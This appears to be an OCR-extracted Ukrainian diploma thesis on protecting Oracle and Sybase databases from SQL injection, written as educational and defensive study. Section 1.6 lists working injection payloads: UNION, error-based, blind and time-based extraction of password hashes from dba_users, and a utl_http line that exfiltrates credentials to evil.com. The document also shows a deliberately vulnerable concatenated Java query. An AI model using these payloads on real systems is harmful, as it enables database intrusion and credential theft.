Типовий web-додаток за своєю суттю є системою, що складається з безлічі компонент. Його кордони можуть бути різними і залежать від конкретної, реалізації. Відповідно, щоб зрозуміти, як забезпечується безпека web-додатків, потрібно почати з декомпозиції, розглянути їх окремі складові. Будь-який додаток - це набір реалізованих алгоритмів. У разі web алгоритми реалізовані, як правило, на скриптових мовах програмування, для їх роботи потрібні допоміжні програми (оточення). Написані сценарії виконуються інтерпретаторами, які, в свою чергу, працюють в зв'язці з web-серверами - з серверним ПЗ, безпосередньо відповідальним за підготовку і передачу даних. А взаємодія з користувачем

відбувається за допомогою додаткового прикладного програмного забезпечення інтернет-оглядача (браузера). Ступінь ймовірності порушення штатної роботи програми залежить від якості коду реалізованих алгоритмів і конфігурації компонент оточення. Відзначимо, що зазвичай використовуються мови програмування і програмні компоненти роботи програми самі по собі несуть чималу кількість проблем інформаційної безпеки. У сумі ж - в готовому додатку - все це дає просто величезна кількість вразливостей, якими можуть скористатися зловмисники. Хоча в кожному продукті і технології присутні свої «дірки», концептуально вони схожі.




Рисунок 1.17 – Як зловмисник бачить web-додаток

Розкладемо web-додаток на логічні рівні. Рівень web-сервера. До нього відноситься ПЗ, що реалізує роботу програми, - це і web-сервер (IIS, Apache, Nginx і т.п.), і платформа виконання активного вмісту (PHP, JavaScript - JS, .NET), і елементи перетворення даних для підготовки до передачі (SSL), і компоненти третє систем, наприклад, коннектори систем управління даними (СУБД). Виходячи з нашого досвіду виконання досліджень захищеності IT-інфраструктури компаній ми наведемо приклад проблеми ІБ на цьому рівні. Протокол HTTP, який відповідає за транспорт всіх даних програми, у відкритому вигляді не має стану з'єднання, просто передаючи запит ресурсу та

отримання відповіді клієнтом. Для зберігання даних сесії використовуються так звані cookie - область даних, що виробляються додатком і зберігаються в клієнтському ПО. Cookie зберігаються на стороні користувача у відкритому вигляді і можуть бути йому доступні. При кожному запиті cookie передаються сервера в якості параметрів запиту. Іноді для передачі даних також можуть бути використані приховані поля.

Рівень додатки. На ньому реалізується обробка даних програми, призначеного для користувача введення, а також генерація відповідей користувачеві. Власне, тут реалізується логіка роботи програми. До цього рівня відноситься, наприклад, загальна для динамічних сайтів web-уразливість SQL Injection, яка може привести до витоку всієї бази даних, використовуваної додатком. Виникає така вразливість в зв'язку з недостатньою обробкою користувальницького введення (проблема форматування і шаблонів введення), за яку повністю відповідає розробник. Для користувача введення обробляється і перетворюється на стороні сервера в частину SQL-запиту, зловмисник може впровадити додаткові запити в своєму введенні і таким чином управляти віддаленої БД [19].

Рисунок 1.18 Архітектура web-додатку

1.5 П'ять основних причин виникнення sql-ін'єкцій

Динамічне побудова sql-запитів

Даний прийом широко використовують розробники додатків. Нижче наведен приклад динамічного SQL-запиту на мові Java. // Створення динамічного запиту

String query = "SELECT * FROM products WHERE name LIKE '" + request.getParameter ("name") + "%' ORDER BY name";

Динамічні SQL-запити популярні серед розробників, так як вони прості і зручні у використанні. На жаль, динамічні SQL-запити є причиною SQL-ін'єкцій. Якщо вхідні дані не достатньо перевіряються і не кодуються додатком в момент передачі запиту СУБД на виконання, тоді при певних умовах вони можуть бути інтерпретовані СУБД як додаткові команди. Багато СУБД підтримують параметризовані запити. Параметри (в СУБД Oracle вони називаються bind variables) передаються до моменту виконання запиту СУБД. Параметризовані запити дозволяють безпечно працювати з СУБД, так як дані, що передаються ніколи не будуть інтерпретовані як команди і виконані.

Некоректна обробка виключень

Більшість додатків некоректно обробляють виняткові ситуації, що виникають при роботі з СУБД, і відображають повідомлення за яких виникли виключення користувачеві. В результаті зловмисник зможе дізнатися деталі реалізації програми (мова розробки програми, тип і версію СУБД), а також отримати конфіденційну інформацію з БД.

Некоректна обробка спеціальних символів

У СУБД Oracle символи ('), (.), (,), (||), (/ *), (* /), ('') являють спеціальними. Так, символ одинарної кавички (') інтерпретується в SQL-запиті як початок / кінець рядка, а символ коментаря (* /) позначає кінець коментаря. Якщо додаток некоректно обробляє спеціальні символи, що містяться у вхідних параметрах, то

запит, переданий СУБД, може бути модифікований зловмисником з метою отримання конфіденційної інформації з БД.

Некоректна обробка типів

Багато розробники додатків вважають, що фільтрація одинарних лапок (') рятує від SQLін'екцій. Символ одинарної лапки (') позначає кінець рядка в SQL-запиті і відокремлює дані від виконуваних команд. Фільтрацією (') можна захиститися від SQL-ін'єкцій тільки в строкових параметрах. При цьому зберігаються ін'єкції в параметрах інших типів, наприклад в числових. // ін'єкція в числовому параметрі -1 UNION SELECT 1, username, password FROM dba_users

Небезпечна конфігурація СУБД

Написання безпечного коду, безумовно, важливе завдання для розробників додатків. Можна істотно скоротити збитки від SQL-ін'єкції, правильно налаштувавши параметри безпеки СУБД. У СУБД Oracle користувачі DBSNMP, OE, OUTLN створюються при установці СУБД і мають стандартні паролі, а також володіють критичними з точки зору безпеки привілеями. Крім облікових записів зі стандартними паролями в Oracle є велика кількість вразливих PL / SQL-процедур, частина з яких доступна для виконання непривілейованих користувачам. Ще однією серйозною проблемою є наявність надлишкових привілеїв у облікового запису, використовуючи яку сервер додатків працює з СУБД. Як правило, розробники додатків не є фахівцями з СУБД і тим більше фахівцями з інформаційної безпеки. У зв'язку з цим вони не завжди приділяють увагу питанням безпечної роботи програми з СУБД і призначають облікового запису надлишкові (в деяких випадках - максимальні) привілеї (наприклад, роль DBA). В результаті успішної експлуатації SQL-ін'єкції зловмисник отримує доступ до всієї конфіденційної інформації, що міститься в БД. Після цього злодій може користуватися базою даних для своїх цілей або, взявши за основу успішність першої атаки, закріпитися на цьому етапі проникнення в базу даних.

Після чого збір аналітичних даних призведе до продовження атаки, вектором якої буде або системні ресурси або комплексні бази даних.

Таблиця 1.1 - Відмінності систем управління базами даних

	Oracle	Sybase
Об’єднання строк	' '||' '	' '+' '
Коментарі	-- та /*	-- та /*
Об’єднання запитів	union	union та ;
Підзапити	Має	Має
Збережені процедури	Має	Має
Наявність information_schema або його аналога	Має	Має

1.6 Техніки, що повинні застосовуватися під час експлуатації sql-ін'єкцій

Розглянемо основні способи і техніки експулатації SQL-ін'єкцій, за допомогою яких зловмисник може отримати доступ до вмісту БД. Розглянуті техніки є універсальними, так як застосовні для СУБД Oracle, MySQL і MS SQL Server, широко використовуваних при створенні web-додатків, і працюють незалежно від мови розробки: ASP, Java або PHP. Далі будуть розглянуті наступні техніки експлуатації уразливості:

- Union SQL-ін'єкція.
- Error-based SQL-ін'єкція.
- Blind SQL-ін'єкція.
- Time-based SQL-ін'єкція.
- Out-bound SQL-ін'єкція.




Рисунок 1.18 – Вразливість типу SQL Injection

Union sql-ін'єкція

Використання даної техніки засновано на застосуванні оператора UNION, який дозволяє об'єднати результати виконання двох або більше запитів SELECT. Використання даної техніки полягає в додаванні потрібного запиту SELECT за допомогою оператора UNION до первісного запиту. Для коректності результуючого запиту, отриманого за допомогою оператора UNION, необхідно, щоб у двох виразів SELECT збігалося кількість і тип аргументів. В іншому випадку СУБД згенерує виняток. Залежно від логіки роботи програми або буде виведено повідомлення яке виникло при роботі з СУБД винятком, або сторінка відобразиться користувачеві некоректно.

Спочатку зловмисник перебором визначає кількість аргументів на SQL-запиті. Універсальним методом визначення кількості аргументів є використання оператора сортування ORDER BY. При розбіжності кількості аргументів СУБД Oracle видає наступне повідомлення.

ORA-01789: query block has incorrect number of result columns

Для визначення кількості аргументів як уразливого строкового параметра передає послідовно наступні значення.

- запит виконаний 'ORDER BY 1 -

- запит виконаний 'ORDER BY 2 -

- запит виконаний' ORDER BY 3 -

- виникло виключення 'ORDER BY 4 -

Таким чином, кількість аргументів на SQL-запиті дорівнює трьом. На практиці застосовується не лінійний, а бінарний пошук. Нагадаємо, що час підбору кількості аргументів при бінарному пошуку:

O (log (n)), де n - кількість аргументів у запиті.

Після визначення кількості аргументів перебором визначається для яких аргументів заданий constraint NOT NULL і тип цих аргументів (числовий, строковий або дата). Як інших аргументів передається null.

- виникло виключення UNION SELECT 'test', null, null FROM dual -

- запит виконаний UNION SELECT null, 'test', null FROM dual -

Після визначення кількості аргументів і ухвали не нульових аргументів (NOT NULL), а також їх типів (числовий, строковий і дата), в якості другого параметра зловмисник передає потрібний SQL-запит, який повинен повертати рядок. Для отримання хеша пароля користувача SYS з таблиці dba_users можна передати такий вираз як уразливого строкового параметра.

'UNION SELECT null, (SELECT username ||' - '|| password FROM dba_users WHERE username = 'SYS'), null FROM dual -ERROR-BASED SQL-ІН'ЄКЦІЯ

Дана техніка використовується, коли додаток некоректно обробляє виключення, що виникають при роботі з СУБД, і повідомлення про яка виникла виключення відображається користувачеві. У СУБД Oracle є вразливі функції, які відображають в повідомленні про яка виникла виключення частина вхідних параметрів. До таких функцій відносяться XMLType () і ctxsys.drithsx.sn (). Використовуючи дані функції, зловмисник може через підрядник зчитувати інформацію з таблиці БД (наприклад, хеші паролів з таблиці dba_users). При використанні функції XMLType () SQL-ін'єкція виглядає наступним чином.

- витяг першого рядка з dba_users

'AND (1) = UPPER (XMLType (' ')) –

- витяг другого рядка з dba_users

'AND (1) = UPPER (XMLType (' ')) - ...

При використанні функції ctxsys.drithsx.sn () SQL-ін'єкція виглядає наступним чином.

- витяг першого рядка з dba_users

'AND 1 = ctxsys.drithsx.sn (1, (SELECT cred FROM (SELECT username ||' -

'|| password cred, rownum FROM dba_users) WHERE rn = 1)) -

- витяг другого рядка з dba_users

'AND 1 = ctxsys.drithsx.sn (1, (SELECT cred FROM (SELECT username ||' -

'|| password cred, rownum FROM dba_users) WHERE rn = 2)) - ...

Blind sql-ін'єкція

У разі, якщо не можна використовувати Union і Errorbased SQL-ін'єкцію: результат виконання запиту не відображається користувачеві або додаток коректно обробляє виключення. Однак якщо при цьому, модифікуючи запит, можна впливати на логіку роботи програми: при певних вхідних даних деякі сторінки відображаються неправильно або запит повертає лише частину інформації. В цьому випадку можна використовувати техніку Blind SQL. Складається SQL-вираз, яке при істинному значенні не порушує логіку роботи програми.

При помилковому ж значенні виникає аномальна поведінка в роботі web-додатки: сторінки неправильно відображаються або повертається тільки частина даних. З метою перевірки логічних умов в якості подібного SQL-вирази можна використовувати наступне.

// INJECTION - SQL запит, який повертає значення, або null //

null - сторінка некоректно відображається AND NVL (INJECTION, 0)! = 0

Для того щоб з'ясувати, чи володіє поточний користувач правами ролі DBA, можна використовувати наступну ін'єкцію.

- якщо сторінка коректно відобразилася, користувачеві призначена роль DBA Product 1 'AND NVL ((SELECT LENGTH (username)

FROM user_role_privs

WHERE granted_role = 'DBA'), 0)! = 0 -

Для посимвольного вилучення даних з таблиць БД можна використовувати наступну ін'єкцію

- витяг першого символу

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 1,1)), 0) = 65

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 1,1)), 0) = 66

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 1,1)), 0) = 67

-- другого символу

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 2,1)), 0) = 65

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 2,1)), 0) = 66

Product 1 'AND NVL (ASCII (SUBSTR ((SELECT user FROM dual)), 2,1)), 0) = 67

Для прискорення посимвольного вилучення можна використовувати бінарний пошук.




Рисунок 1.19 – Сліпе впровадження операторів SQL

Time-based sql-ін'єкція.

Дана техніка схожа на Blind SQL-ін'єкцію. Також складається SQL-вираз, але аналізується повертається результат, а час відгуку сервера СУБД. При помилковому значенні SQL-вирази час відгуку незначно, а при істинному значенні становить кілька секунд. Використовуючи дану техніку можна

перевіряти логічні умови, наприклад наявність ролі DBA у поточного користувача, а також посимвольний витягувати дані з таблиць БД. Time-based SQL-ін'єкція виконується повільніше ніж Blind SQL-ін'єкції. Для внесення затримки зазвичай використовується наступний SQL-запит.

- затримка в кілька секунд
  SELECT count (*) FROM all_objects, all_objects Таким чином, для посимвольного вилучення даних з таблиць БД можна використовувати наступну ін'єкцію.
- витяг першого символу
  Product 1 'AND 0! = (Select decode (substr (user, 1,1),' A ', (select count (*) from all_objects, all_objects), 0) from dual) -
  Product 1 'AND 0! = (Select decode (substr (user, 1,1),' B ', (select count (*) from all_objects, all_objects), 0) from dual) -
  Product 1 'AND 0! = (Select decode (substr (user, 1,1),' C ', (select count (*) from all_objects, all_objects), 0) from dual) - ..
- ізвлеченіе другого символу
  Product 1 'AND 0! = (Select decode (substr (user, 2,1),' A ', (select count (*) from all_objects, all_objects), 0) from dual) -
  Product 1 'AND 0! = (Select decode (substr (user, 2,1),' B ', (select count (*) from all_objects, all_objects), 0) from dual) -
  Product 1 'AND 0! = (Select decode (substr (user, 2,1),' C ', (select count (*) from all_objects, all_objects), 0) from dual) - ...

Як і в попередньому випадку, для прискорення посимвольного вилучення можна використовувати бінарний пошук.

Out-bound sql-ін'єкція

У випадку, якщо жодна з перерахованих вище технік експлуатації SQL-ін'єкцій не може бути застосована можна скористатися Out-bound технікою. Для застосування даної техніки необхідний віддалений сервер, який знаходиться під контролем зловмисника, або доступ до директорії на сервері СУБД. Техніка

полягає в наступному: зловмисник направляє висновок результату SQL-запиту на віддалений сервер, використовуючи протоколи DNS, HTTP, SMTP, або здійснює запис в файл, який розташований в доступній для зловмисника директорії на сервері СУБД. Використовуючи пакет utl_http зловмисник може направити дані з таблиць БД на віддалений сервер наступним чином.

- результату виконання запиту передається на http://evil.com 'AND 1 = SELECT SUM (LENGTH (utl_http.request (' http: //evil.com/ '|| username || "-" || password)) FROM dba.users -

Функція Sum () необхідна для отримання всіх записів з таблиці dba_users.

Завдання на дослідження

Для досягнення зазначеної мети дипломної роботи поставлені окремі завдання:

– провести аналіз статистики атак на веб-додатки: III квартал 2017 року;

– провести аналіз прикладів витоків інформації, які були завдяки атакам на бази даних за кінець 2017 року і до чого вони призвели;

– формалізувати вимоги до методики захисту конфіденційності інформації в базах даних;

– провести оцінку і класифікацію загроз і вразливостей СУБД;

– систематизування стандартних (застосовуються до різних СУБД без внесення змін або з мінімальними змінами) механізмів забезпечення безпеки;

– Зрівняти комплексні методики забезпечення безпеки сховищ даних;

– формування методики захисту конфіденційністю інформації в базах даних на основі систематизування стандартних (застосовуються до різних СУБД без внесення змін або з мінімальними змінами) механізмів забезпечення безпеки та оцінки і класифікації загроз і вразливостей СУБД.

Висновки до першого розділу

У цьому розділі було проведена така робота, як огляд літератури та збір даних. Аналітика про кібер-атаки за кінець 2017 року розповідає про необхідність створення методики захисту інформації в базах даних та дотримання стандартів безпечного програмування систем web-додатків інтернет-суспільством.

Наведені приклади показують гостру актуальність вибраної проблеми та які наслідки за собою вона має. Проблема захисту інформації розгалужена та багатогранна. Має безліч суміжних питань.

Розділ ознайомлює з базовими поняттями SQL Injection та підготовлює до практичного розв’язання питання про методику захисту конфіденційності інформації в базах даних Sybase та Oracle від SQL-атак.

РОЗДІЛ 2
РОЗРОБКА МЕТОДІВ ЗАХИСТУ ІНФОРМАЦІЇ В БАЗАХ ДАНИХ ORACLE І SYBASE ВІД SQL-ІН'ЄКЦІЙ

2.1 Безпека баз даних: проблеми та перспективи

Атаки на сховища і БД є одними з найнебезпечніших для підприємств і організацій. Згідно зі статистикою компанії infowatch [21], в останні роки кількість витоків даних в світі неухильно зростає, при цьому на 2015 рік понад тридцять відсотків з них припадають на зовнішніх порушників і більше шістдесяти виконано за участю співробітників організації. Навіть якщо припустити, що в ряді випадків витік включав дані, до яких співробітник має легальний доступ, кожен третій випадок припадав на зовнішню атаку. Також потрібно відзначити, що, згідно з наведеними в [21] даними, на зовнішні атаки припадають сім з восьми витоків обсягом понад десяти мільйонів записів.

Зловмисників цікавлять такі види інформації, як внутрішня операційна інформація, персональні дані співробітників, фінансова інформація, інформація про замовників / клієнтів, інтелектуальна власність, дослідження ринку / аналіз діяльності конкурентів, платіжна інформація [22]. Ці відомості в результаті зберігаються в корпоративних сховищах і БД різного об'єму.

Все це призводить до необхідності забезпечення захисту не тільки комунікацій, операційних систем та інших елементів інфраструктури, а й сховищ даних як ще одного бар'єра на шляху зловмисника. Однак на сьогоднішній день роботи в галузі забезпечення безпеки БД спрямовані в основному на подолання існуючих і вже відомих вразливостей, реалізацію основних моделей доступу і розгляд питань, специфічних для конкретної СУБД. Метою даної роботи є комплексний розгляд і систематизація питань безпеки БД в світлі нових загроз, загальних тенденцій розвитку інформаційної безпеки і різноманітності сховищ даних.

Питання комплексної безпеки БД привертають увагу дослідників, їм щорічно присвячується ряд робіт як в Україні, так і за кордоном. Можна

відзначити такі дослідження, як класична робота [23]. У ній розглядаються підходи до забезпечення конфіденційності, цілісності та доступності СУБД, запобігання, визначення та ігнорування атак. Пропонуються підходи до забезпечення мандатної і рольового дискреційного доступу до реляційному сервера. Дану тему розвиває робота [24], яка зачіпає ті ж питання забезпечення поділу доступу, привілеїв, аудиту та шифрування даних, а також питання застосування для забезпечення захищеного доступу вбудованих механізмів, таких як тригери, уявлення і процедури. Заключна їх робота [25] узагальнює розвиток підходів до безпеки в історичному аспекті.

Серед зарубіжних робіт, які висвітлюють сучасні напрямки досліджень, можна відзначити [26, 27]. Роботи російських дослідників в основному присвячені вузьким питань безпеки СУБД, наприклад [28-32].

Не можна не відзначити також монографії [33, 34]. Однак ці роботи, як і відомі навчальні посібники і матеріали, зокрема [35, 36], також не виходять за рамки вищезазначених тем або ж, як наприклад [34], відображають специфіку конкретної СУБД.

Аналогічну ситуацію можна спостерігати і в роботі [37]. STIG включає відомі питання безпеки і критерії рівневої сертифікації програмних засобів СУБД, оцінюючи безпеку ПО на підставі відомих загроз, без урахування специфіки даних, що зберігаються.

Таким чином, сьогоднішні дослідження в області безпеки СУБД обмежуються розвитком концепції конфіденційності, цілісності і доступності даних, що не відповідає сучасним вимогам до систем захисту та інформаційної безпеки програмних рішень (наприклад [38]), причому в контексті конкретних методів захисту, а не цілісного розгляду проблеми. При цьому вони часто присвячені конкретним програмним продуктам, а не всьому класу відповідного програмного забезпечення.

2.1.1 Еволюція систем безпеки БД

Історично розвиток систем безпеки БД відбувалося як реакція на дії зловмисників відповідно до етапів еволюції самих сховищ (БД) і змінами типу і виду зростаючих загроз. Ці зміни були обумовлені загальним розвитком БД від рішень на основному комплекті до хмарних сховищ. В архітектурному плані [5] можна виділити наступні підходи:

- повний доступ всіх користувачів до сервера БД;
- поділ користувачів на довірених і частково довірених засобами СУБД (системи управління БД);
- введення системи аудиту (логів дій користувачів) засобами СУБД;
- введення шифрування даних; винос коштів аутентифікації за межі СУБД в операційні системи і проміжне ПО; відмова від повністю довіреного адміністратора даних.

Проте, введення засобів захисту як реакції на загрози не забезпечує захист від нових способів атак і формує розрізнене уявлення про саму проблему забезпечення безпеки. З одного боку, великі компанії можуть виділити достатню кількість коштів забезпечення безпеки для своїх продуктів, з іншого боку, саме з цієї причини є велика кількість різнорідних рішень, відсутнє розуміння комплексної безпеки даних (і її компоненти відрізняються від виробника до виробника), немає загального, єдиного підходу до безпеки сховищ даних і, як наслідок, можливості. Ускладнюються прогнозування майбутніх атак і перспективна розробка захисних механізмів, для багатьох систем зберігається актуальність вже давно відомих атак, ускладнюється підготовка фахівців з безпеки.

Саме розробка програмних засобів перспективної захисту (на випередження зловмисника), забезпечення можливості впровадження такої технології представляються авторам статті найбільш актуальними завданнями на поточному етапі.

2.1.2 Сучасні проблеми забезпечення безпеки БД

Список основних вразливостей сховищ даних, актуальний на сьогоднішній день [39], не зазнав істотних змін за останні більш ніж п'ять років. Проаналізувавши засоби забезпечення безпеки СУБД, архітектуру БД, інтерфейси, відомі уразливості і інциденти безпеки, можна виділити наступні причини виникнення такої ситуації:

- проблемами безпеки серйозно займаються тільки великі виробники перш за все в провідних продуктах лінійок для зберігання даних;
- програмісти БД, прикладні програмісти і адміністратори БД не приділяють належної уваги питанням безпеки;
- різні масштаби і види збережених даних вимагають різних підходів до безпеки;
- різні СУБД використовують різні мовні діалекти для доступу до даних, організованих на основі однієї і тієї ж моделі;
- з'являються нові види і моделі зберігання даних.

Розглянемо ці положення більш детально на прикладі лінійки продуктів від Oracle. СУБД Oracle Database Server має досить розвинену систему безпеки, що включає основні і додаткові модулі і містить засоби гранулювання доступу до рівня записи і маскування даних. Відзначимо, що продукт компанії СУБД MySQL не може похвалитися таким рівнем захищеності. Це досить серйозна проблема, так як MySQL - широко застосовувана СУБД як в електронній комерції, так і в БД державних структур.

Багато вразливостей, позначені в дослідженнях (наприклад в [19]), зберігають актуальність за рахунок неуваги або незнання адміністраторами систем БД питань безпеки. Наприклад, відомі техніки простий SQL-ін'єкції широко експлуатуються сьогодні по відношенню до різних web та інших додатків, в яких не приділяється увага контролю вхідних даних запиту. Причинами цього є як недостатня інформованість або увагу адміністраторів СУБД і прикладних програмістів, так і відсутність вбудованих засобів контролю

відомих вразливостей в більшості СУБД. Хорошим рішенням були б автоматизація і перенесення контролю таких загроз на рівень сервера, однак різноманіття мовних діалектів не дозволяє це зробити.

Також потрібно відзначити, що застосування різних засобів забезпечення інформаційної безпеки є для організації компромісом у фінансовому плані: впровадження більш захищених продуктів і підбір більш кваліфікованого персоналу вимагають великих витрат. До того ж компоненти безпеки можуть мати негативний вплив на продуктивність систем управління БД, наприклад рівні узгодженості транзакцій. Повна відповідність моделі ACID - найповільніший спосіб забезпечення цілісності при багато користувачів роботі. Такі підходи, як маскування даних або введення перевірок безпеки доступу, також уповільнюють роботу [33, 40].

Ще одна причина такої ситуації - розрізненість діалектів мови запитів до СУБД. Якщо розглядати тільки відомі реляційні СУБД, незважаючи на наявність розвиваючого стандарту SQL (SQL-92, SQL-99, SQL-2003, SQL-2008), навіть великі виробники не тільки використовують власні розширення мови, але і не підтримують до кінця операції прийнятої версії стандарту. Цей факт ускладнює розробку єдиних механізмів захисту БД рівня сервера.

Наведені вище проблеми поглиблюються з появою і широким поширенням нереляційних сховищ даних і СУБД, що оперують іншою моделлю даних, однак побудованих за тими ж принципами і мають аналогічне призначення, що і традиційні, реляційні сервери. По суті різноманіття сучасних так званих NoSQL (нереляційних) рішень призводить до різноманітності застосовуваних моделей даних і розмиває межу поняття БД.

Наслідком цих проблем і відсутності єдиних методик є сучасна ситуація з безпекою NoSQL-систем. Ці рішення з'явилися на ринку недавно і ще не встигли пройти «шлях помилок і вразливостей», характерний для їх більш зрілих реляційних аналогів. У більшості NoSQL-систем відсутні не тільки загальноприйняті механізми безпеки такі як шифрування, підтримки цілісності та аудиту даних, але навіть не розвинені засоби аутентифікації користувачів.

2.1.3 Особливості систем БД як об'єкта захисту

У зв'язку з появою нових рішень в області нереляційних сховищ, розмивають межу традиційного уявлення про СУБД (наприклад, система кешування даних в пам'яті MemcasheDB або Hadoop HDFS), визначимо функції, що відрізняють СУБД від файлового сховища та інших типів програмних продуктів. У цьому ключі в [40] виділено кілька ознак. Переформулювавши перша ознака - «підтримка логічно узгодженого набору файлів», в силу активного розвитку in memory СУБД, що здійснюють зберігання та всі операції над даними в оперативній пам'яті, наведемо ці критерії в такій редакції:

- підтримка логічно узгодженого набору даних;
- забезпечення мови маніпулювання даними;
- відновлення інформації після різного роду збоїв;
- реальна паралельна робота декількох користувачів (процесів).

Використовуючи такий підхід, можна відокремити саме СУБД від файлових систем і ПО іншого виду.

Відмінною особливістю систем БД від інших видів прикладного ПО є (щодо інформаційної безпеки і не тільки) їх подвійна природа. З цієї точки зору СУБД включає в себе два компоненти: збережені дані (власне БД) і програми управління (СУБД).

Забезпечення безпеки інформації, зокрема, неможливо без забезпечення безпечного управління даними. Виходячи з цієї концепції, всі уразливості і питання безпеки СУБД можна розділити на дві категорії: залежні від даних і незалежні від даних.

Відзначимо, що уразливості, незалежні від даних (їх структури, організації і т.д.), є характерними для всіх інших видів ПО. До цієї групи можна віднести несвоєчасне оновлення ПЗ або наявність невикористовуваних функцій.

Залежними від даних (в тій чи іншій мірі) є велике число аспектів безпеки. Зокрема, залежними безпосередньо можна назвати механізми логічного

висновку і агрегування даних, звані специфічними проблемами СУБД. У той же час багато уразливості є побічно залежними від даних. Наприклад, сучасні СУБД (вважаючи і реляційні, і нереляційні рішення) підтримують запити до даних з використанням деякого мови запитів. У свою чергу, в цій якості використовуються спеціалізовані мови запитів (SQL, CQL, OQL і інших), набори доступних користувачеві функцій (які, в свою чергу, теж можна вважати операторами запитальний мови) або довільні функції на мові програмування (найчастіше Java) . Узагальнені інтерфейси роботи з даними представлені на малюнку.

Архітектура вживаних мов, що стосується спеціалізованих мов (запитів) і наборів функцій, безпосередньо пов'язана з моделлю даних, яка застосовується для зберігання інформації. Таким чином, модель визначає особливості мови, а особливо мови - наявність в ньому тих чи інших вразливостей. Причому уразливості загального типу, наприклад ін'єкція (під ін'єкцією будемо розуміти атаку на БД шляхом модифікації вхідних запитів, що змушує сервер СУБД виконати нелегітимний набір дій), виконуються по-різному (SQL-ін'єкція, JAVA-ін'єкція) в залежності від синтаксису і семантики мови, які, як уже сказано вище, частково визначаються моделлю даних і, отже, є залежним від даних компонентом.

2.1.4 Вимоги до безпеки БД

Таким чином, на підставі поділу вразливостей можна виділити залежні і незалежні від даних заходів забезпечення безпеки сховищ інформації. Незалежними від даних можна назвати наступні вимоги до безпечної системі БД.

